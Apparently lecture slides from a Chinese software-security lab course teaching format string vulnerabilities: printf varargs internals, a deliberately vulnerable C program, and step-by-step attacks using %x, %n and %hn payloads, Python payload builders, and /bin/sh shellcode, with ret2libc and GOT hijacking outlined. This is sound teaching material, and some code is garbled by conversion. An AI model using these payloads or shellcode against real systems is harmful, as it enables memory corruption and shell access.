# 软件安全实验

#### **Outline**

- 格式化字符串漏洞及利用
  - ✓ 格式化字符串漏洞
  - ✓ 格式化字符串攻击
    - □ Shellcode注入
    - Ret2libc
    - **GOT表劫持**

### Format String

printf() - To print out a string according to a format.

```
int printf(const char *format, ...);
```

The argument list of printf() consists of:

- One concrete argument format
- Zero or more optional arguments


Hence, compilers don't complain if less arguments are passed to printf() during invocation.

### **Access Optional Arguments**

```
#include <stdio.h>
#include <stdarg.h>
int myprint(int Narg, ...)
 int i;
                                             (1)
 va list ap;
 va_start(ap, Narg);
  for(i=0; i<Narg; i++) {
    printf("%d ", va_arg(ap, int));
    printf("%f\n", va_arg(ap, double));
                                             (5)
 va_end(ap);
int main() {
                                             (6)
 myprint (1, 2, 3.5);
 myprint(2, 2, 3.5, 3, 4.5);
 return 1;
```

- ✓ myprint() 函数展示了 printf() 函数的实际工作原理
- ✓ va\_list 指针 (line 1) 保存了关于 可选参数的信息
- ✓ va\_start() 宏 (line 2) 根据第二 个参数 Narg (可选参数开始前的 最后一个参数) 计算了 va\_list 的 初始位置

### **Access Optional Arguments**




- ✓ va\_start() 宏获取了 Narg 的起始地址, 根据数据类型找到其大小,并设置了 va list 指针的值
- ✓ va\_list 指针使用 va\_arg() 宏进行递增
- ✓ va\_arg(ap, int): 将 ap 指针 (va\_list))向上移动 4 字节
- ✓ 当所有可选参数都被访问完毕后,调用 va end().

### How printf() Access Optional Arguments

```
#include <stdio.h>
int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- ✓ 这里, printf() 函数有三个可选参数。以"%"开头的元素被称为格式说明符。
- ✓ printf() 扫描格式字符串并打印出每个字符,直到遇到"%"为止。
- ✓ printf() 调用 va\_arg(),它返回由 va\_list 指向的可选参数,并将其推进到下一个参数

### How printf() Access Optional Arguments




- ✓ 当调用 printf() 时,参数以相反的顺序推 送到栈中.
- ✓ 当它扫描并打印格式字符串时, printf() 用 第一个可选参数的值替换 %d, 并将该值 打印出来
- ✓ 然后, va list 移动到第二个位置

# Missing Optional Arguments

```
#include <stdio.h>
int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```

- ✓ va\_arg() 宏无法判断是否已经达到了可选参数列表的末尾
- ✓ 它会继续从栈中获取数据并推进 va\_list 指针



### Format String Vulnerability

```
printf(user_input);

sprintf(format, "%s %s", user_input, ": %d");
printf(format, program_data);
```

```
sprintf(format, "%s %s", getenv("PWD"), ": %d");
printf(format, program_data);
```

在这三个示例中,用户的输入 (user\_input) 成为了格式字符串的一部 分.


如果 user\_input 包含格式说明符(format specifiers),会发生什么呢?

#### Vulnerable Code

```
#include <stdio.h>
void fmtstr()
    char input[100];
    int var = 0x11223344;
    /* print out information for experiment purpose */
   printf("Target address: %x\n", (unsigned) &var);
    printf("Data at target address: 0x%x\n", var);
   printf("Please enter a string: ");
    fgets(input, sizeof(input)-1, stdin);
   printf(input); // The vulnerable place
                                              1
   printf("Data at target address: 0x%x\n", var);
void main() { fmtstr(); }
```

# Vulnerable Program's Stack

在 printf()函数内部,可选参数的起始位置(va\_list 指针)位于格式字符串参数的正上方位置



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    - Ret2libc
    - □ ASLR地址泄露

#### What Can We Achieve?

Attack 1 : Crash program

Attack 2: Print out data on the stack

Attack 3: Change the program's data in the memory

Attack 4 : Change the program's data to specific value

Attack 5 : Inject Shell Code

Attack 6 : ret2libc

Attack 7: GOT hijacking with ASLR enabled

### Attack 1 : Crash Program

```
$ ./vul
.....
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- ✓ printf()解析格式字符串
- ✓ 对于每个 %s, 它从 va\_list 指向的位置获取一个值, 并将 va\_list 推进到下一个位置
- ✓ 由于我们给出了 %s, printf() 将该值视为<mark>地址</mark>,并从该地址获取数据。如果该值不是有效的地址,程序将崩溃

#### Attack 2: Print Out Data on the Stack

```
$ ./vul
.....
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- ✓ 假设栈上的一个变量包含一个secret (常量), 我们需要将其打印出来
- ✓ 使用用户输入: %x%x%x%x%x%x%x%x%x
- ✓ printf() printf() 打印出 va\_list 指针指向的整数值,并将其推进 4 字节.
- ✓ %x 的数量由 va list 指针的起始点与变量之间的距离决定


Goal: 将变量 var 的值从 0x11223344 更改为其它值.

- ✓ %n: 将到目前为止已打印出的字符数写入内存
- printf("hello%n", &i) ⇒当 printf() 到达 %n 时,它已经打印了 5 个字符,所以它将 5 存储到
  提供的内存地址中
- ✓ %n 将 va\_list 指针指向的值视为内存地址
- ✓ 因此,如果我们想要将一个值写入某一内存位置,我们需要在栈上放有它的地址。

Assuming the address of var is 0xbffff304 (can be obtained using gdb)

- ✓ The address of var is given in the beginning of the input (file) so that it is stored on the stack.
- √ \$(command): Command substitution. Allows the output of the command to replace the command itself.
- ✓ "\x04": Indicates that "04" is an actual number and not as two ascii characters.

- ✓ 变量 var 的地址 (0xbffff304) 位 于栈上
- ✓ Goal: 将 va\_list 指针移动到该位置,然后使用 %n 存储某个值.
- ✓ %x 用于推进 va\_list 指针.
- ✓ 需要多少个 %x?



- ✓ 通过试错的方式,我们检查需要多少个 %x 才能打印出 0xbffff304
- ✓ 在这里,我们需要6个%x格式说明符,表示5个%x和1个%n.
- ✓ 在攻击之后,目标地址中的数据被修改为 0x2c (十进制中的 44)
- ✓ 因为在 %n 之前已经打印出了 44 个字符.

```
#!/usr/bin/env python3
import sys
N = 30
payload = bytearray(0x90 for i in range(N))
addr = 0xbfffec94
payload[0:4] = (addr).to bytes(4, byteorder='little')
s = ".%x" * 5 + ".%n"
fmt = (s).encode('latin-1')
payload[4:4+len(fmt)] = fmt
f = open("badfile", "wb")
f.write(payload)
f.close()
```

# Attack 4 : Change Program's Data to a Specific Value

Goal: 将var 的值从 0x11223344 改为 0x9896a9

```
$ echo $(printf
    "\x04\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.1000000x%n > input
$ uvl < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string:
    ****_00000063_b7fc5ac0_b7eb8309_bffff33f_000000</pre>
```

printf() 在 %.10000000x 之前已经打印出了41个字符, 因此 10000000+41 = 10000041 (0x9896a9) 将被存储在 0xbffff304 处.

#### Attack 4: A Faster Approach

%n: 将参数视为4字节整数

%hn: 将参数视为2字节短整数。只覆盖参数的 the least significant的2个字节


%hhn: 将参数视为1字节短整数。只覆盖参数的 the least significant的1个字节

```
#include <stdio.h>
void main()
 int a, b, c;
                                                 Execution result:
  a = b = c = 0x11223344;
                                                 seed@ubuntu:$ a.out
                                                 12345
  printf("12345%n\n", &a);
 printf("The value of a: 0x%x\n", a);
                                                 The value of a: 0x5
                                                 12345
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
                                                 The value of b: 0x11220005
                                                 12345
 printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
                                                 The value of c: 0x11223305
```

#### Attack 4: A Faster Approach

#### Goal: 将变量 var 的值更改为 to 0x66887799

- ✓ 使用%hn 以每次两个字节的方式修改变量 var
- ✓ 将 var 的内存分为两部分,每部分两个字节
- ✓ 大多数计算机使用小端 (Little-Endian) 架构
  - The 2 least significant bytes (0x7799) are stored at address 0xbffff304
  - The 2 significant bytes (0x6688) are stored at 0xbffff306
- ✓ 如果第一个 %hn 获得值 x, 并且在下一个 %hn 之前打印了 t 个更多的字符,则第二个 %hn 将获得值 x+t



#### Attack 4: A Faster Approach

- ✓ 用0x6688覆盖地址0xbffff306处的字节。
- ✓ 打印更多的字符,这样当我们到达0xbffff304时,字符数将增加到0x7799。

Figure 1: Four stage overwrite of an address


0 00 00 00 00 00 41 41 41 41 00 before

1 10 00 00 00 41 41 41 00

2 10 20 00 00 00 41 41 00

4 10 20 40 80 00 00 04 41 00 after

#### Attack 4 : Faster Approach



- Address A: first part of address of var ( 4 chars )
- Address B: second part of address of var ( 4 chars)
- 4 %.8x: To move va\_list to reach Address 1 (Trial and error, 4x8=32)
- @@@@: 4 chars
- 5 个 \_ : 5 chars
- Total: 12+5+32 = 49 chars

#### Attack 4 : Faster Approach

- ✓ 打印0x6688(26248),我们需要26199个字符作为%x的精度字段,即26248 49 = 26199
- ✓ 如果我们在第一个地址后使用%hn, va\_list将指向第二个地址, 并且相同的值将被存储
- ✓ 因此,我们在两个地址之间插入@@@@,这样我们可以插入一个更多的%x,并将打印字符数增加到0x7799
- ✓ 在第一个%hn之后, va\_list指针指向@@@@, 指针将前进到第二个地址。精度字段设置为4368 = 30617 26248 1,以便当我们到达第二个%hn时打印0x7799 (30617)。

```
#!/usr/bin/env python3
import sys
N = 50
payload = bytearray(0x90 for i in range(N))
addr1 = 0xbfffec06
addr2 = 0xbfffec04
payload[0:4] = (addr1).to bytes(4, byteorder='little')
payload[4:8] = ("@@@@").encode('latin-1')
payload[8:12] = (addr2).to bytes(4, byteorder='little')
#s = ".\%.8x"*5
s = \%.8x^4 + \%.26204x + \%hn'' + \%.4369x'' + \%hn''
fmt = (s).encode('latin-1')
payload[12:12+len(fmt)] = fmt
f = open("badfile1", "wb")
f.write(payload)
f.close()
```

#### Attack 5 : Inject Shell Code

Goal:修改受攻击代码的返回地址,使其指向恶意代码(例如,用于执行/bin/sh 的 shellcode)

- ✓ 将恶意代码注入堆栈
- ✓ 寻找<u>注入代码</u>的起始地址(A)
- ✓ 找到受攻击代码的返回地址 (B)
- ✓ 将值 A 写入地址 B

#### Attack 5 : Inject Shell Code

- Using gdb to get the return address and start address of the malicious code.
- ✓ Assume that the return address is 0xbffff38c
- ✓ Assume that the start address of the malicious code is 0xbfff358


Goal: Write the value 0xbffff358 to address 0xbffff38c

#### Steps:

- ✓ Break 0xbffff38c into two contiguous 2-byte memory locations:
  0xbffff38c and 0xbffff38e.
- ✓ Store 0xbfff into 0xbfffff38e and 0xf358 into 0xbfffff38c

#### Attack 5 : Inject Shell Code

- ✓ Number of characters printed before first hn = 12 + (4x8) + 5 + 49102 = 49151 (0xbfff).
- ✓ After first %hn, 13144 + 1 =13145 are printed
- √ 49151 + 13145 = 62296 (0xbffff358) is printed on 0xbffff38c



```
shellcode = (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  \x 31 \times 0 \times 50 \times 68 / \sinh \times 89 \times 20 
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')
N = 200
payload = bytearray(0x90 for i in range(N))
start = N - len(shellcode)
payload[start:] = shellcode
addr1 = 0xbfffec7e
addr2 = 0xbfffec7c
payload[0:4] = (addr1).to bytes(4, byteorder='little')
payload[4:8] = ("@@@@").encode('latin-1')
payload[8:12] = (addr2).to bytes(4, byteorder='little')
#s = ".%.8x"*30
small = 0xbfff - 12 #0xbfffed24 address of shell code
large = 0xed24 - 0xbfff
s = \%.\% + str(small) + \%x\% + \%17$hn\% + \
    "%." + str(large) + "x" + "%19$hn"
fmt = (s).encode('latin-1')
payload[12:12+len(fmt)] = fmt
f = open("badfile2", "wb")
f.write(payload)
f.close()
```

#### Attack 6: ret2libc

Goal:修改受攻击代码的返回地址,使其指向system,并设置参数为"/bin/sh"

- ✓ 找到system函数地址 (A)
- ✓ 找到"/bin/sh"地址(B)
- ✓ 找到受攻击代码的返回地址 (C)
- ✓ 将值 A 写入地址 C
- ✓ 将值 B写入栈上参数位置

# Attack 7 : GOT hijacking

Goal:修改GOT表上某个函数,使其指向win函数(在程序中)

- ✓ 找到GOT表某个地址 (A)
- ✓ 找到win函数地址(B)
- ✓ 将值 B 写入地址A
- ✓ 在开启ASLR的情况下

# Attack 7: GOT hijacking

Goal:修改GOT表上某个函数,使其指向win函数(在程序中)

- ✓ 找到GOT表某个地址 (A)
- ✓ 找到win函数地址 (B)
- ✓ 将值 B 写入地址A
- ✓ 分别开启和关闭ASLR的情况下

# 总结

✓ Non-executable Stack/Heap: return-to-libc

✓ StackGuard: 只有目标内存被修改

✓ ASLR:未被随机化的代码